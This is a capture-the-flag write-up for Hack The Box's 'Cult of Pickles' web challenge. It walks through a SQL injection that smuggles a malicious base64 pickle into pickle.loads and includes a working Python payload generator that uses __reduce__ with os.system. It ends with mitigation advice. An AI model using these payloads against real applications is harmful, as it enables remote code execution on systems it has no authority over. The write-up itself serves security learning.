Introduction#
Today, I tackled the C.O.P. (Cult of Pickles) Web Challenge on Hack The Box. At first glance, it appears to be a simple website that retrieves objects from a database based on an ID. However, this lab demonstrates a critical vulnerability: how an unsafe Python pickle.loads call can lead to full Remote Code Execution (RCE).
Understaning the Vulnerability#
The core of the issue lies in the Python pickle module. While pickle is a convenient tool for serializing and deserializing object structures, it is inherently insecure when handling untrusted data.
Note: The official Python documentation explicitly warns that malicious pickle data can execute arbitrary code during the unpickling process.
The documentation recommends signing data with HMAC or using safer formats like JSON to prevent these attacks.
Understand the code#
After downloading the source code, we find a template file responsible for displaying a single item:
<section class="py-5">
  <div class="container px-4 px-lg-5 my-5">
    <div class="row gx-4 gx-lg-5 align-items-center">
      {% set item = product | pickle %}
      <div class="col-md-6"><img class="card-img-top mb-5 mb-md-0" src="{{ item.image }}" alt="..." /></div>
      <div class="col-md-6">
        <h1 class="display-5 fw-bolder">{{ item.name }}</h1>
        <div class="fs-5 mb-5">
          <span>£{{ item.price }}</span>
        </div>
        <p class="lead">{{ item.description }}</p>
      </div>
    </div>
   </div>
 </section>
In the code above, the product variable is passed through a custom template filter named pickle. This product is originally retrieved via a database query based on the ID in the URL.
Let’s examine the app.py file to see how this filter is defined:
@app.template_filter('pickle')
def pickle_loads(s):
	return pickle.loads(base64.b64decode(s))
The filter takes a string s, decodes it from Base64, and then deserializes it using the unsafe pickle.loads function.
The next question is: Where does this data come from? The answer lies in models.py. The select_by_id function reveals a SQL Injection vulnerability:
@staticmethod
def select_by_id(product_id):
    return query_db(f"SELECT data FROM products WHERE id='{product_id}'", one=True)
We control the product_id via the URL. The query fetches the serialized data directly from the database. Note the one=True argument, which indicates the application expects to fetch a single row.
Inside database.py, we can see how the data was originally stored:
class Item:
	def __init__(self, name, description, price, image):
		self.name = name
		self.description = description
		self.image = image
		self.price = price

def migrate_db():
    items = [
        Item('Pickle Shirt', 'Get our new pickle shirt!', '23', '/static/images/pickle_shirt.jpg'),
        Item('Pickle Shirt 2', 'Get our (second) new pickle shirt!', '27', '/static/images/pickle_shirt2.jpg'),
        Item('Dill Pickle Jar', 'Literally just a pickle', '1337', '/static/images/pickle.jpg'),
        Item('Branston Pickle', 'Does this even fit on our store?!?!', '7.30', '/static/images/branston_pickle.jpg')
    ]

    with open('schema.sql', mode='r') as f:
        shop = map(lambda x: base64.b64encode(pickle.dumps(x)).decode(), items)
        get_db().cursor().executescript(f.read().format(*list(shop)))
The items are instances of the Item class, serialized with pickle.dumps, Base64 encoded, and stored in the database.
The Application Flow:
You visit /view/1.
select_by_id fetches the Base64-encoded, pickled string from the DB using a vulnerable SQL query.
The string is passed to the Jinja2 template.
The template filter (pickle_loads) decodes and deserializes the object, triggering the code execution.
How to construct the payload#
Since the application uses one=True, it typically fetches only the first result returned by the database. A classic SQL Injection UNION attack allows us to combine results from the original query with our own injected data.
Interestingly, we observed a specific behavior with the database in this challenge (SQLite): when using a UNION clause, the results are not just appended—they are sorted.
/view/1' UNION SELECT '...payload...' --
The database returns:
Row 1: The real product (ID 1). Row 2: Our injected payload.
In this case, the string after the UNION (our payload) was sorted to appear first in the output, while the original query’s output came last. We can turn this behavior to our advantage: because our payload is placed at the top of the list, the application’s fetchone() retrieves our malicious object instead of the real product. This ensures our payload is the one that gets deserialized.
Now, we need to construct a serialized object that executes code when unpickled. We can do this using the reduce magic method . When pickle deserializes an object with reduce, it expects a tuple containing:
- A callable (e.g., a function like os.system).
- A tuple of arguments for that function.
Here is the Python script to generate the payload:
import pickle
import base64
import os
import urllib.parse

class TimeTest:
    def __reduce__(self):
        return (os.system, ('sleep 5',))

exploit = TimeTest()
pickled = pickle.dumps(exploit)
payload = base64.b64encode(pickled).decode()
payload_encoded = urllib.parse.quote_plus(payload)

print(f"/view/1' UNION SELECT '{payload_encoded}' --")
The script above demonstrates how to create a Proof of Concept (PoC) to verify the vulnerability. It works by defining a custom object with a reduce magic method. When Python attempts to deserialize this object, reduce automatically triggers os.system with the arguments we provided (in this case, a sleep command).
After serializing the object with pickle and encoding it in Base64, we injected it into the target URL. The application paused for 5 seconds before responding, which confirmed we had achieved Remote Code Execution (RCE).

Although the ultimate goal was to capture the flag (by copying flag.txt into the accessible static/ directory), it is crucial to ensure the payload is transmitted correctly. Before sending the Base64 string in a browser, it must be URL-encoded. This is because Base64 strings can contain characters like + and =, which browsers and servers often misinterpret as spaces or delimiters if not encoded.
With RCE confirmed, I wanted to verify if the server could communicate outbound to my attacking machine. I modified the payload to send a ping to my public IP address.
To verify this, you need to listen for network traffic on your attacker machine. If you are using the HTB Pwnbox, you can use tcpdump to listen for incoming ICMP (ping) packets on the specific network interface (often ens3 have public IP address):
sudo tcpdump -i ens3 icmp

As seen in the screenshot, the communication with the Pwnbox was successful. This outbound connectivity proves that we could potentially establish a reverse shell to gain full interactive access to the machine, though retrieving the flag via the static folder was sufficient for this challenge.
Mitigation and Takeaways#
As the official Python documentation explicitly states, the pickle module is not secure by design. The ability to execute arbitrary code is a feature of the format, not a bug. To protect your applications, you must adhere to the following rules:
Never Unpickle Untrusted Data: This is the golden rule. You should only unpickle data that you have created yourself and trust implicitly. If the data comes from a user, a cookie, or an external API, do not touch it with pickle.
Use Safer Formats: For exchanging data with users or external systems, use JSON. Unlike pickle, standard JSON deserialization processes data, not code, meaning it does not carry an inherent RCE risk.
Sanitize Inputs (Context-Specific): Since the delivery mechanism in this challenge involved an injection (likely SQL Injection or similar), ensuring you use parameterized queries or an ORM is the first line of defense. If the attacker cannot inject the malicious pickle blob into your system, they cannot exploit the deserialization.
Restrict Globals (If you must use pickle): If legacy requirements force you to use pickle on untrusted data, you can mitigate risk by overriding Unpickler.find_class(). This allows you to enforce a strict whitelist, permitting only specific, safe classes to be loaded.
Conclusion#
By understanding the “magic” of reduce, developers can verify for themselves why the warnings in the Python documentation are so dire. In this “Cult of Pickles” challenge, a single unsafe deserialization function was all it took to lose total control of the server.